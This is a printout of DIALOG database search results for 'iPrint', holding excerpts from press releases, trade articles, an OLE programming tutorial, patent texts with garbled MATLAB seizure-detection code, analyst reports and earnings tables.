Federal Way, Wash.

Send letters to eMediaweekly, 301 Howard St., 15th Floor, San Francisco, CA 94105; fax (415) 243-3535; letters@emediaweekly.com. Include your name, address and phone number. We reserve the right to edit for clarity and length.

2/3,K/23 (Item 4 from file: 148)  
DIALOG(R)File 148:Gale Group Trade & Industry DB  
(c)2006 The Gale Group. All rts. reserv.

09706913 SUPPLIER NUMBER: 19722172 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
iPrint Qualifies for Excite Certified Merchant Program Internet Discount  
Stationery Leader iPrint Participates in Launch  
PR Newswire, p904LATH033  
Sep 4, 1997  
LANGUAGE: English RECORD TYPE: Fulltext  
WORD COUNT: 460 LINE COUNT: 00045

... printed materials."  
"The Excite Certified Merchant Program recognizes merchant sites offering the highest levels of security, reliability and customer service online, and we are pleased to recognize iPrint as an Excite Certified Merchant," said David Williams, senior producer, electronic commerce, Excite, Inc.  
Excite...

...instituting an online monitoring program to ensure ongoing compliance of Excite Certified Merchants to the security, reliability and service standards of the program.

Consumers can find iPrint in the Excite Shopping Channel immediately online at <http://www.excite.com> under the heading of Auctions and Bargains at <http://www.excite.com/channel/shopping/bargains/>.

iPrint offers a range of customized products for businesses and consumers, including business cards, stationery, rubber stamps, labels, invitations, announcements, and bumper stickers. Other items such as checks, memo pads, sticky notes, etc., and specialty items such as coffee mugs, ball caps, and T-shirts will also be offered in the coming months. iPrint, inc. is a privately held software company and can be reached at <http://www.iPrint.com>.

iPrint is a trademark of iPrint, inc. All other marks listed are trademarks or registered trademarks of their respective companies.

SOURCE iPrint, inc.

-0-

09/04/97

/CONTACT: Denny Brisley, Director of Communications of iPrint, inc., 415-604-2423, Email: Denny@iPrint.com/

CO: iPrint, inc.; Excite ST: California IN: CPR SU: PDT

MB-CW -- LATH033 -- 4213 09/04/97 06:00 EDT <http://www.prnewswire.com>

2/3,K/24 (Item 5 from file: 148)  
DIALOG(R)File 148:Gale Group Trade & Industry DB  
(c)2006 The Gale Group. All rts. reserv.

09145281 SUPPLIER NUMBER: 18847697 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Product news from Graph Expo East '96.  
Graphic Arts Monthly, v68, n11, p60(3)  
Nov, 1996  
ISSN: 1047-9325 LANGUAGE: English RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 1602 LINE COUNT: 00134

... onscreen viewing of type and illustrations at any resolution, enhanced tracking of reviewers' annotations, and authentication for secure communication and sign-offs.

Imagexpo is called a complete remote soft proofing solution that allows end users to create soft proofs - static bitmaps of pages and images - as well as to transmit, view on screen, and mark up the soft proofs.

Konica Imaging, Glen Cove, N.Y., displayed samples of its new dry film that offers a Dmax density exceeding 4.0 and is capable of resolutions of more than 4,000 dpi. Bob Feldberg, vice president, says, "while it requires its own special imagesetter, it will need no liquid processing and contains no silver - two issues very important to today's environmentally conscious marketplace. This product promises to be very valuable to the next generation of imagesetting users, as environmental issues become more and more urgent."

Quantel, Darien, Conn., demonstrated its new Graphic Paintbox 2, an image-manipulation, design, and layout system, and Hal Express, a complete video graphics suite for moving images. The demonstrations focused on the speed and ease of image transfer between Quantel's print and video systems.

Officials noted that as the importance of creating true crossmedia campaigns continues to grow, the ability to freely exchange images across all media takes on increasing significance. By utilizing Quantel's integrated hardware and software, video images can be interpolated to print and back, with data conversion performed on-the-fly.

Xerox Corporation announced enhancements to its DocuTech 6135 Custom Document Publisher. The improvements involve a new release of the Xerox DocuSP middleware and printer controllers software, and a new, more powerful platform based on a Sun dual 167-MHz UltraSparc processor, which replaces the dual 75-MHz Sun Sparc processor configuration. The new configuration significantly increases the RIP speed for most applications.

Sun Chemical, Fort Lee, N.J., introduced a new line of five heatset web offset inks called web-Star. Each is designed for a specific substrate or application: Warp-Speed for ultra-high speed operations, UltraFlare for general commercial and catalog applications, Galaxy for publication production, Calshine for supercalendered stock, and StarSet for newsprint.

Sun also released its Natura-Lith line of vegetable-oil based sheetfed inks in Pantone Hexachrome colors.

Autologic Information International, Thousand Oaks, Calif., showcased workflow solutions that included computer-to-plate, output managers, multiprocessing RIPs, drum scanners, and large-format color proofing.

Symbolic Sciences, Laguna Hills, Calif., announced that the State Journal Register of Springfield, Ill., installed a PlateJet computer-to-plate system for its newspaper plant. "We have always been at the forefront of change at our newspaper and CTP is the future," says Bob Pavich, the paper's production manager. "We are paginating more pages of the newspaper everyday so the transition to digital was the next logical step."

Dicomed, Inc., Burnsville, Minn., reported that it signed an exclusive agreement with Loral Fairchild Imaging Sensors, a division of Loral Corporation, for the development and distribution of Loral's 6cm x 6cm CCD (4,096 by 4,096 pixels) in all photographic and prepress markets worldwide.

"This CCD array from Loral will dominate the digital capture market for several years and give Dicomed a quantum leap over the other competitors," said Trevor Haworth, Dicomed's president and chief executive. "A few other companies may be able to produce the CCD material equal to this size, but no company, other than Loral Fairchild Imaging Sensors, has been able to

2/3,K/25 (Item 1 from file: 275)

DIALOG(R)File 275:Gale Group Computer DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

01933828 SUPPLIER NUMBER: 18252926 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
The visual programmer puts ActiveX document objects through their paces.  
(OLE Document Objects) (Technology Tutorial)(Tutorial)  
Trupin, Joshua  
Microsoft Systems Journal, v11, n6, p55(16)  
June, 1996  
DOCUMENT TYPE: Tutorial ISSN: 0889-9932 LANGUAGE: English  
RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 2971 LINE COUNT: 00247

... a container's IOleInPlaceSite and IOleInPlaceFrame interfaces.  
\* Support the ActiveX document extensions through four new server -  
side interfaces: IOleDocument, IOleDocumentView, IOleCommandTarget, and  
IPrint .

That slightly glazed-over look in your eyes can only mean one  
thing--you thought you were going to be able to avoid OLE for just a bit  
longer. A chart or two might make these specifications slightly less  
daunting. Figure 2 shows a slightly more readable form of the information  
in the list above, including the newly defined ActiveX document interfaces.  
If you look at this chart and feel like you're drowning in interfaces,  
don't worry. In the land of MFC, you don't have to implement everything by  
hand.

As OLE has evolved, the document/view system used in a standard MFC  
application has been seamlessly integrated with coordinating OLE  
interfaces. This is all done quietly within the base class definitions, so  
you never even know about it unless you browse through the header files. If  
you compare the basic output of MFC 1.0's Appwizard and today's version,  
the program might look about the same. However, it will support a broad  
array of OLE embedding functions, all of which you get for free.

Not only do you get stuff without asking for it, you may also discover  
that your application already has a dreaded interface implemented, buried  
somewhere in the depths of the MFC base classes. This makes it clear why  
you should install MFC source code along with the Microsoft Developer's  
Studio, even though it takes up some more disk space.

Take a closer look at Figure 2. On the left, you'll see what you have  
to implement to become an ActiveX document container. We don't need to know  
about any of that right now, since we're concentrating on writing  
embeddable applications, not frames. You'll get all the stuff on the left  
when you open up Internet Explorer 3.0 or Microsoft Office Binder (or the  
visual Basic sample later in this article). It's the stuff on the right,  
the server specification, that interests us.

Let's concentrate on everyone's favorite sample, the MFC Scribble  
application. When you implement a standard document/view MFC application  
like Scribble, your document class gets an appropriate name like  
CScribbleDoe. This class is derived from COleServerDoc, which is several  
layers away from the simple base class CDocument. As it turns out, these  
layers contain a lot of OLE functionality. Most of the interfaces you need  
to implement an ActiveX document server are already encapsulated within  
your CScribbleDoc (see Figure 3). In fact, without touching a line of code,

2/3,K/26 (Item 1 from file: 348)  
DIALOG(R)File 348:EUROPEAN PATENTS  
(c) 2006 European Patent Office. All rts. reserv.

01215759  
Printing system for e-mail  
Druckersystem fur elektronische Post  
Systeme d'impression du courrier electronique  
PATENT ASSIGNEE:  
CANON KABUSHIKI KAISHA, (542361), 30-2, 3-chome, Shimomaruko, Ohta-ku,  
Tokyo, (JP), (Applicant designated States: all)  
INVENTOR:  
Shimizu, Hirokimi, Canon Kabushiki Kaisha, 30-2, Shimomaruko 3-chome,  
Ohta-ku, Tokyo, (JP)  
Maeda, Kenji, Canon Kabushiki Kaisha, 30-2, Shimomaruko 3-chome, Ohta-ku,  
Tokyo, (JP)  
Kobayashi, Makoto, Canon Kabushiki Kaisha, 30-2, Shimomaruko 3-chome,  
Ohta-ku, Tokyo, (JP)



Sunata, Jin, Canon Kabushiki Kaisha, 30-2, Shimomaruko 3-chome, Ohta-ku, Tokyo, (JP)  
LEGAL REPRESENTATIVE:  
Beresford, Keith Denis Lewis et al (28273), BERESFORD & Co. High Holborn 2-5 Warwick Court, London WC1R 5DJ, (GB)  
PATENT (CC, No, Kind, Date): EP 1056247 A2 001129 (Basic)  
APPLICATION (CC, No, Date): EP 304448 000525;  
PRIORITY (CC, No, Date): JP 99146660 990526  
DESIGNATED STATES: AT; BE; CH; CY; DE; DK; ES; FI; FR; GB; GR; IE; IT; LI; LU; MC; NL; PT; SE  
EXTENDED DESIGNATED STATES: AL; LT; LV; MK; RO; SI  
INTERNATIONAL PATENT CLASS (V7): H04L-012/58  
ABSTRACT WORD COUNT: 62  
NOTE:

Figure number on first page: 1

LANGUAGE (Publication,Procedural,Application): English; English; English  
FULLTEXT AVAILABILITY:

| Available Text                     | Language  | Update | Word Count |
|------------------------------------|-----------|--------|------------|
| CLAIMS A                           | (English) | 200048 | 2104       |
| SPEC A                             | (English) | 200048 | 9690       |
| Total word count - document A      |           |        | 11794      |
| Total word count - document B      |           |        | 0          |
| Total word count - documents A + B |           |        | 11794      |

...SPECIFICATION an authentication packet. The connection to the application server 105 is authenticated by using "adapter authentication". The information used for authentication is prepared as an "authentication packet", which is then sent from the adapter 108 to the application server 105 when they are connected.

The authentication packet includes the following items of information: AdapterID, AdapterTelNumber, and iPrinterID. The iPrinterID is obtained by negotiations of the IEEE 1284 interface, as discussed above, and is used not only for performing authentication, but also for selecting a data-creating driver.

When the connection between the application server 105 and the adapter 108 and communications between protocols are established, communications are performed between the corresponding layers of the application server 105 and the adapter 108, as shown in Fig. 7.

After the communications have been established and authentication has been successfully performed, it is ready to start data communication. Thus, the adapter 108 processes data sent from the application server 105. The adapter 108 also sends the status of the connected printer 109 and the status of the adapter 108 to the application server 105. By referring to those statuses, the application server 105 converts the format of data to be sent, or divides or compresses the data. Also, the adapter 108 notifies error information, such as paper running out or ink running low, to the application server 105 as a status.

In the layer higher than the protocol, data sent from the application server 105, which contains a command for controlling the printer 109 or the adapter 108, is obtained. Instead of controlling the printer 109 or the adapter 108 by this command, the whole data may be delivered to the printer 109 and processed therein.

For example, the adapter 108 may output the data containing a printer command to the printer 109 without changing the data, and the printer 109 performs printing.

The application server 105 enlarges or reduces the data size in accordance with a paper size of the printer 109, so that the data can be easily modified.

Additionally, by reporting the type of ink stored in the printer 109 to the application server 105, the color mode or the monochrome mode can be automatically switched in the application server 105. Simultaneously, a warning may be issued via the user interface 2013.

As discussed above,

2/3,K/27 (Item 1 from file: 349)  
DIALOG(R)File 349:PCT FULLTEXT  
(c) 2006 WIPO/Univentio. All rts. reserv.

00386080 \*\*Image available\*\*  
SYSTEMS FOR PREDICTION, RAPID DETECTION, WARNING, PREVENTION OR CONTROL OF



CHANGES IN ACTIVITY STATES IN THE BRAIN  
SYSTEME DE PREVISION, DE DETECTION RAPIDE, D'AVERTISSEMENT, DE PREVENTION  
OU DE CONTROLE DES MODIFICATIONS DE L'ETAT DE L'ACTIVITE CEREBRALE

Patent Applicant/Assignee:

UNIVERSITY OF KANSAS,

Inventor(s):

DORFMEISTER Josef,

FREI Mark,

LERNER David,

OSORIO Ivan,

RALSTON John,

Patent and Priority Information (Country, Number, Date):

Patent: WO 9726823 A1 19970731

Application: WO 97US1037 19970121 (PCT/WO US9701037)

Priority Application: US 9610477 19960123; US 97778771 19970106

Designated States:

(Protection type is "patent" unless otherwise stated - for applications prior to 2004)

AL AM AT AU AZ BA BB BG BR BY CA CH CN CU CZ DE DK EE ES FI GB GE HU IL

IS JP KE KG KP KR KZ LC LK LR LS LT LU LV MD MG MK MN MW MX NO NZ PL PT

RO RU SD SE SG SI SK TJ TM TR TT UA UG UZ VN KE LS MW SD SZ UG AM AZ BY

KG KZ MD RU TJ TM AT BE CH DE DK ES FI FR GB GR IE IT LU MC NL PT SE BF

BJ CF CG CI CM GA GN ML MR NE SN TD TG

Publication Language: English

Fulltext Word Count: 22716

Fulltext Availability:

Detailed Description

Detailed Description

```
... xlabel('Not enough rhythmic crossings');
```

```
else; xlabel('Time (sec)');end
```

```
orient landscape; date.stamp;
```

```
if iprint ==1,
```

```
print -dps -P651
```

```
end
```

SUBSTITUTE SHEET (RULE 26)

- 44

precursor2,m

This MATLAB script shows how one can detect the seizure

precursor

consisting of signal energy attenuation for a specified

duration in

a given input signal.

%precursor2,m

% This mfile gives an example of how one can detect

quieting as

% a precursor to seizure...

```
%load pat a2; co=294; dt=.005;
```

```
%n=lengthTdat); t=(0:(n-1))*dt; tf=max(t);
```

```
%nwin=floor(tf)-5;
```

```
%chan=13:32; % Look for quieting on the grid electrodes
```

```
(for example)
```

```
%y=dat(:,chan).@2;y=sum(y1)1;
```

```
%c=5; % Set threshold
```

```
% (c) Mark Frei 10 94
```

```
r1=1:1000; % Look for quieting of duration 5 sec.
```

```
Eavg=zeros(nwin,1);
```

```
% overlapping 5 s windows translated by 1 sec each
```

```
for j=1:nwin,Eavg(j)=mean(y(200*(j-1)+r1));end
```

```
r=1:200*200; % Use 1st 200 sec to compute background
```

```
bg=mean(y(r)); % Could also use median but this weighs
```

```
"spike quieting" heavily
```

```
clf;plot(4+(1:nwin),bg./Eavg)
```

```
x1=get(gca,1xlim1);
```

```
hold on;plot([0 x1(2)],[c c],Iml)
```

```
tdetect=4+min(find(bg./Eavg>=c))
```

```
t predict=co-t detect
```

```
precursor3-m
```

This MATLAB script shows how one can detect the seizure precursor characterized by a significant drop in median frequency w.r.t. PSD for a given input signal.

%precursor3.m

% This mfile gives an example of how one can use an abrupt drop in median frequency as a precursor to seizure in some patients.

SUBSTITUTE SHEET (RULE 26)

- 45

% (c) Mark Frei 10 94

load pat.al File containing data matrix dat

c=10; %Threshold

dt=-005;n=length(dat); t=(0:(n-1))\*dt; tf=max(t);

chan=1:32; nchan=length(chan);

nf=256;

psd.stats

bg=median(med(1:floor(nwin/2),:));

s=zeros(length(med),1);

for j=chan, s=s+(med(:,j)/bg(j)).'(-2);end

plot(nf\*dt\*(1:nwin), (s/nchan).@2)

t.detect=nf\*dt\*min(find((s/nchan).@2>=c))

upcrossings

This section contains the MATLAB mfiles necessary to compute the time of a signal's upcrossings from below a certain level to above that level. It can be used to detect signal rhythmicity and neuronal hypersynchrony if, e.g., the standard deviation of the most recent say 10 inter-zero-upcrossing times is small relative to background. This is used to enhance seizure detection and artifact rejection, and can also be useful for precursor detection.

upcross2,m

function t.upcross=upcross2(t,x,c)

%function t.upcross=upcross2(t,x,c)

% This function returns the times at which the linearly

% interpolated function x(t) up-crosses the line x(t)=c.

% This version does not assume that the points of t are evenly spaced. If they are, use upcrossi.m

(

2/3,K/28 (Item 1 from file: 545)

DIALOG(R)File 545:Investext(R)

(c) 2006 Thomson Financial Networks . All rts. reserv.

10712101

IPRINT.COM INC

ROBERTSON STEPHENS

UPIN, E.B.

CALIFORNIA (STATE OF)

DATE: June 1, 00

INVESTEXT(tm) REPORT NUMBER: 2191141, PAGE 9 OF 16, TEXT/TABLE PAGE

This is a(n) COMPANY report.

TEXT:

...geography and shipping options.

\* Automated shipping and job status notification -- sent directly from printers to iPrint , which is then forwarded to customers via e-mail.

\* Network security -- currently in the final implementation stages of co-locating its servers and applications at a secure, third-party outsourced facility.

## Financial Model and Recap of Q1:00

The company is focused on driving traffic and spurring repeat usage and a migration to higher-ticket purchases. In this initial phase of customer acquisition, iPrint has used a broad range of promotional offerings to introduce customers to their services and to generate profiles for permission-based marketing. As a result, approximately 21% of Q1:00 revenues were derived from shipping and handling fees. The company recognizes sales net of discounts. While iPrint recognizes gross sales or the retail of the products purchased through iPrint.com (the company takes title to all products and manages customer service), it only recognizes the shipping and handling fees for promotional products. It is worth noting the company's conservative revenue recognition policies for promotional sales ensure that reported revenue numbers are not artificially inflated. For example, if a business customer were to take advantage of a promotion for "free" business cards, iPrint strips out the retail value of the items shipped and only recognizes revenues for the shipping and handling of the product. As adoption and regular usage of iPrint accelerate, we expect a decrease in revenues on a percentage basis attributable to shipping and handling and an increase coming from specialized print services and higher-ticket print products.

On April 17, 2000, iPrint reported its first quarter as a public company -- beating our revenue estimates handily and demonstrating strong growth across key operating metrics. Our original Q1:00 estimates and iPrint's reported results are summarized in Figure 2.

Figure 2: iPRINT.COM, INC. -- Q1:00 EARNINGS COMPARISON CHART  
(in thousands)

## Part 1 of 2|

| FY December             | Estimates  | Actual     | Variance |
|-------------------------|------------|------------|----------|
| Total Revenues          | \$1,800    | \$3,032    | \$1,232  |
| Cost of Revenues        | 1,350      | 2,191      | 841      |
| Research & Development  | 1,600      | 1,610      | 10       |
| Sales & Marketing       | 9,200      | 8,730      | (470)    |
| General & Admin.        | 1,400      | 1,896      | 496      |
| Operating Income        | \$(11,750) | \$(11,395) | \$355    |
| Interest Income & Other | 100        | 272        | 172      |
| Pretax Income           | (11,650)   | (11,123)   | 527      |
| Taxes                   | 0          | 0          | 0        |
| Net Income              | \$(11,650) | \$(11,123) | \$527    |

## Part 2 of 2|

| FY December             | Prior Year Actual | Y/Y Growth |
|-------------------------|-------------------|------------|
| Total Revenues          | \$286             | 962%       |
| Cost of Revenues        | 188               | 1063%      |
| Research & Development  | 555               | 190%       |
| Sales & Marketing       | 555               | 1473%      |
| General & Admin.        | 283               | 570%       |
| Operating Income        | \$(1,296)         | 779%       |
| Interest Income & Other | 19                | 1332%      |
| Pretax Income           | (1,277)           | 771%       |

Ginger R. DeMille

|            |           |      |
|------------|-----------|------|
| Taxes      | 0         | 0%   |
| Net Income | \$(1,277) | 771% |

Source: Company reports and Robertson Stephens estimates.

Key highlights include:

\* Solid revenue growth. IPrint reported \$3.0 million in net revenues in Q1, beating our estimates by \$1.2 million, or 67%. The company's top-line number represents 103% sequential growth and 960% year-over-year growth.

Figure 3: iPRINT.COM, INC. -- REVENUE MIX

|   | Three Months Ended March 31,<br>1999 | 2000 |
|---|--------------------------------------|------|
| iPrint.Com Web Site                               | 58%                                  | 51%  |
| Marketing Relationships<br>& Co-Labeled Web Sites | 18%                                  | 34%  |
| Private-Labeled Web Sites                         | 5%                                   | 15%  |
| Specialized Print Services                        | 9%                                   | --   |

Source: Company reports.

2/3,K/29 (Item 2 from file: 545)  
DIALOG(R)File 545:Investext(R)  
(c) 2006 Thomson Financial Networks . All rts. reserv.

10452708  
IMAGEX.COM: INITIATING COVERAGE  
SG COWEN SECURITIES CORPORATION  
GRAVES, J.J.  
MASSACHUSETTS (COMMONWEALTH OF)

DATE: February 18, 00  
INVESTEXT(tm) REPORT NUMBER: 2078933, PAGE 3 OF 24, TEXT PAGE  
This is a(n) COMPANY report.

TEXT:

...105B in 1999) and highly fragmented, with over 50,000 local and regional printers nationwide. ImageX courts offline customers with a powerful online value proposition leveraging the key advantages of online printing: cost reduction, expediency, security, accuracy and organizational integration. Migrating the traditional printing process online reaps real, dollars-and-cents cost advantages for print buyers AND manufacturers by streamlining the entire work flow process.  
\* First Mover Offering An Integrated Web-Based Printing Solution

ImageX provides the only fully integrated web-enabled functionality in the printing industry, linking front-end custom design capacity with back-end procurement and auction marketplaces for customers. No other printing solution addresses the four broad application areas of corporate print procurement, SOHO print ordering, print project bidding and paper purchasing. Most Internet-based competitors, such as Noosh! and Impresse, seek to link existing printers and print-buying customers, whereas ImageX actually becomes the customer's "virtual printer", providing all of the value-added design and fulfillment functions while outsourcing the actual printing to its affiliated vendor network of 40 printers nationwide.

\* Blue Chip Customer Base Foreshadows Broader Industry Acceptance

ImageX has rapidly scaled up an impressive list of blue-chip customers for its Corporate Online Printing Center, including Amazon,

Bell Atlantic Mobile, Merck, ADP, PricewaterhouseCoopers and Silicon Graphics. ImageX was the first to market an online printing solution to Fortune 500 companies nationwide, and continues to win major commercial printing accounts (most recently General Electric) with substantial volume and growth potential.

**\* Powerful Economies Of Scale And Operating Leverage**

The structure of ImageX's business model capitalizes on the economics of aggregation and outsourcing. As more corporate customers are added, ImageX leverages volume discounts by directing sizable orders to its outsourced printing vendor network, while further benefiting on the cost side by utilizing the excess capacity of its vendors. We believe that this will be one of the major dynamics behind gross margin expansion from 26% currently to 42% by 2002. ImageX owns only one brick-and-mortar printing facility for just-in-time orders.

**\* Rich Menu Of Proprietary Technology-52 Patents Pending**

At the core of ImageX.com's corporate print procurement solution is the ILIAD order and composition engine, which enables ImageX to guide a customer's workflow and order process based on the customer-prescribed business rules maintained with ILIAD. This technology represents a sort of "operating system" for the printing industry, enabling compatibility between the customer print templates and equipment of the printing vendor network. The company has 52 patents outstanding on its proprietary technologies.

2/3,K/30 (Item 3 from file: 545)

DIALOG(R)File 545:Investext(R)

(c) 2006 Thomson Financial Networks . All rts. reserv.

10447701

IMAGEX.COM: INITIATING COVERAGE

SG COWEN SECURITIES CORPORATION

GRAVES, J.J.

MASSACHUSETTS (COMMONWEALTH OF)

DATE: February 14, 00

INVESTEXT(tm) REPORT NUMBER: 2071276, PAGE 1 OF 6, TEXT/TABLE PAGE

This is a(n) COMPANY report.

TEXT:

...105bn in 1999) and highly fragmented, with over 50,000 local and regional printers nationwide. ImageX courts offline customers with a powerful online value proposition leveraging the key advantages of online printing: cost reduction, expediency, security, accuracy and organizational integration. Migrating the traditional printing process online reaps real, dollars-and-cents cost advantages for print buyers AND manufacturers by streamlining the entire work flow process.

2/3,K/31 (Item 1 from file: 553)

DIALOG(R)File 553:Wilson Bus. Abs.

(c) 2006 The HW Wilson Co. All rts. reserv.

03836133 H.W. WILSON RECORD NUMBER: BWBA98086133

Don't just erase it: decopy it.

AUGMENTED TITLE: ImageX's Decopier technology

Publish (Publish) v. 13 no9 (Sept. '98) p. 18

LANGUAGE: English

...ABSTRACT: be wiped off the paper. The machines have obvious benefits in terms of recycling, and ImageX hopes they will also provide a better alternative to such current document- security methods as paper shredding.

2/3,K/32 (Item 2 from file: 553)

DIALOG(R)File 553:Wilson Bus. Abs.  
(c) 2006 The HW Wilson Co. All rts. reserv.

03804059 H.W. WILSON RECORD NUMBER: BWBA98054059

Imagex's paper trail is clean and green.

AUGMENTED TITLE: S. Bhatia

Narisetti, Raju

Wall Street Journal (Eastern Edition) (Wall St J) (June 25 '98) p. B8

LANGUAGE: English

...ABSTRACT: firm Arthur D. Little, says the decopier should appeal to banks and other companies where security is a big issue. However Imagex is scrambling to find investors willing to kick in \$1 million or more to finish the decopier prototype and demonstrate it can run at roughly 60 pages per minute.

2/3,K/33 (Item 1 from file: 609)

DIALOG(R)File 609:Bridge World Markets

(c) 2001 Bridge. All rts. reserv.

01014349 BLKKLDR (USE FORMAT 7 FOR FULLTEXT)

Bridge US Earnings Surprise Summary Oct 16 (B)

BRIDGENEWS GLOBAL MARKETS

Monday, October 16, 2000 22:38 GMT

JOURNAL CODE: MAR LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT

DOCUMENT TYPE: NEWSWIRE

WORD COUNT: 463

TEXT:

...Call

|                         |      |    |        |        |
|-------------------------|------|----|--------|--------|
| Quaker Fabric           | QFAB | Q3 | 12c    | 11c    |
| Lone Star Tech          | LSS  | Q3 | 43c    | 42c    |
| Express Scripts         | ESRX | Q3 | 61c    | 60c    |
| iPrint                  | IPRT | Q3 | -23c   | -31c   |
| WebTrends               | WEBT | Q3 | 9c     | 8c     |
| Independent Bank Corp.  | IBCP | Q3 | 46c    | 40c    |
| Helix Tech              | HELX | Q3 | 59c    | 50c    |
| Boston Properties       | BXP  | Q3 | 85c    | 83c    |
| Crossman Communities    | CROS | Q3 | \$1.00 | 96c    |
| Temple-Inland           | TIN  | Q3 | \$1.05 | \$1.02 |
| SEI Investments         | SEIC | Q3 | 48c    | 41c    |
| Elcor                   | ELK  | Q1 | 25c    | 23c    |
| Choice Hotels           | CHH  | Q3 | 37c    | 36c    |
| Network Associates      | NETA | Q3 | 27c    | 24c    |
| Cognex Corp             | CGNX | Q3 | 43c    | 41c    |
| Aspect Communications   | ASPT | Q3 | 0c     | -1c    |
| Extensity               | EXTN | Q3 | -33c   | -38c   |
| Texas Reg Bancshares    | TRBS | Q3 | 61c    | 60c    |
| Silicon Labs            | SLAB | Q3 | 13c    | 11c    |
| JNI Corp                | JNIC | Q3 | 18c    | 13c    |
| Cobalt Networks         | COBT | Q3 | -1c    | -6c    |
| Community Trust Bancorp | CTBI | Q3 | 48c    | 46c    |
| Coastal Bancorp         | CBSA | Q3 | 71c    | 63c    |
| Boston Properties       | BXP  | Q3 | 85c    | 83c    |
| Crossman Communities    | CROS | Q3 | \$1.00 | 96c    |
| Temple-Inland           | TIN  | Q3 | \$1.05 | \$1.02 |
| SEI Investments         | SEIC | Q3 | 48c    | 41c    |
| J.B. Hunt               | JBHT | Q3 | 26c    | 20c    |
| ATS Medical             | ATSI | Q3 | 1c     | -1c    |
| Axcelis tech            | ACLS | Q3 | 30c    | 26c    |
| Independent Bank Corp.  | IBCP | Q3 | 46c    | 40c    |
| Unicom                  | UCM  | Q3 | \$1.05 | 87c    |
| Bank of America         | BAC  | Q3 | \$1.31 | \$1.29 |
| AirTran Holdings        | AAI  | Q3 | 13c    | 12c    |
| Eaton Corp              | ETN  | Q3 | \$1.40 | \$1.34 |
| Continental Airlines    | CALA | Q3 | \$2.24 | \$2.19 |
| Grainger                | GWV  | Q3 | 51c    |        |

2/3,K/34 (Item 2 from file: 609)

DIALOG(R)File 609:Bridge world Markets  
(c) 2001 Bridge. All rts. reserv.

01014345 BLKKLBD (USE FORMAT 7 FOR FULLTEXT)  
Bridge US Earnings Surprise Summary Oct 16 (B)  
BRIDGENEWS GLOBAL MARKETS  
Monday, October 16, 2000 22:37 GMT  
JOURNAL CODE: MAR LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT  
DOCUMENT TYPE: NEWSWIRE  
WORD COUNT: 463

TEXT:  
...Call

|                         |      |    |        |        |
|-------------------------|------|----|--------|--------|
| Quaker Fabric           | QFAB | Q3 | 12c    | 11c    |
| Lone Star Tech          | LSS  | Q3 | 43c    | 42c    |
| Express Scripts         | ESRX | Q3 | 61c    | 60c    |
| iPrint                  | IPRT | Q3 | -23c   | -31c   |
| WebTrends               | WEBT | Q3 | 9c     | 8c     |
| Independent Bank Corp.  | IBCP | Q3 | 46c    | 40c    |
| Helix Tech              | HELX | Q3 | 59c    | 50c    |
| Boston Properties       | BXP  | Q3 | 85c    | 83c    |
| Crossman Communities    | CROS | Q3 | \$1.00 | 96c    |
| Temple-Inland           | TIN  | Q3 | \$1.05 | \$1.02 |
| SEI Investments         | SEIC | Q3 | 48c    | 41c    |
| Elcor                   | ELK  | Q1 | 25c    | 23c    |
| Choice Hotels           | CHH  | Q3 | 37c    | 36c    |
| Network Associates      | NETA | Q3 | 27c    | 24c    |
| Cognex Corp             | CGNX | Q3 | 43c    | 41c    |
| Aspect Communications   | ASPT | Q3 | 0c     | -1c    |
| Extensity               | EXTN | Q3 | -33c   | -38c   |
| Texas Reg Bancshares    | TRBS | Q3 | 61c    | 60c    |
| Silicon Labs            | SLAB | Q3 | 13c    | 11c    |
| JNI Corp                | JNIC | Q3 | 18c    | 13c    |
| Cobalt Networks         | COBT | Q3 | -1c    | -6c    |
| Community Trust Bancorp | CTBI | Q3 | 48c    | 46c    |
| Coastal Bancorp         | CBSA | Q3 | 71c    | 63c    |
| Boston Properties       | BXP  | Q3 | 85c    | 83c    |
| Crossman Communities    | CROS | Q3 | \$1.00 | 96c    |
| Temple-Inland           | TIN  | Q3 | \$1.05 | \$1.02 |
| SEI Investments         | SEIC | Q3 | 48c    | 41c    |
| J.B. Hunt               | JBHT | Q3 | 26c    | 20c    |
| ATS Medical             | ATSI | Q3 | 1c     | -1c    |
| Axcelis tech            | ACLS | Q3 | 30c    | 26c    |
| Independent Bank Corp.  | IBCP | Q3 | 46c    | 40c    |
| Unicom                  | UCM  | Q3 | \$1.05 | 87c    |
| Bank of America         | BAC  | Q3 | \$1.31 | \$1.29 |
| AirTran Holdings        | AAI  | Q3 | 13c    | 12c    |
| Eaton Corp              | ETN  | Q3 | \$1.40 | \$1.34 |
| Continental Airlines    | CALA | Q3 | \$2.24 | \$2.19 |
| Grainger                | GWW  | Q3 | 51c    |        |

2/3,K/35 (Item 3 from file: 609)  
DIALOG(R)File 609:Bridge world Markets  
(c) 2001 Bridge. All rts. reserv.

01014333 BLKKKJN (USE FORMAT 7 FOR FULLTEXT)  
Bridge US Earnings Surprise Summary Oct 16 (B)  
BRIDGENEWS GLOBAL MARKETS  
Monday, October 16, 2000 22:34 GMT  
JOURNAL CODE: MAR LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT  
DOCUMENT TYPE: NEWSWIRE  
WORD COUNT: 463

TEXT:  
...Call

|                 |      |    |      |      |
|-----------------|------|----|------|------|
| Quaker Fabric   | QFAB | Q3 | 12c  | 11c  |
| Lone Star Tech  | LSS  | Q3 | 43c  | 42c  |
| Express Scripts | ESRX | Q3 | 61c  | 60c  |
| iPrint          | IPRT | Q3 | -23c | -31c |



|                         |      |    |        |        |
|-------------------------|------|----|--------|--------|
| WebTrends               | WEBT | Q3 | 9c     | 8c     |
| Independent Bank Corp.  | IBCP | Q3 | 46c    | 40c    |
| Helix Tech              | HELX | Q3 | 59c    | 50c    |
| Boston Properties       | BXP  | Q3 | 85c    | 83c    |
| Crossman Communities    | CROS | Q3 | \$1.00 | 96c    |
| Temple-Inland           | TIN  | Q3 | \$1.05 | \$1.02 |
| SEI Investments         | SEIC | Q3 | 48c    | 41c    |
| Elcor                   | ELK  | Q1 | 25c    | 23c    |
| Choice Hotels           | CHH  | Q3 | 37c    | 36c    |
| Network Associates      | NETA | Q3 | 27c    | 24c    |
| Cognex Corp             | CGNX | Q3 | 43c    | 41c    |
| Aspect Communications   | ASPT | Q3 | 0c     | -1c    |
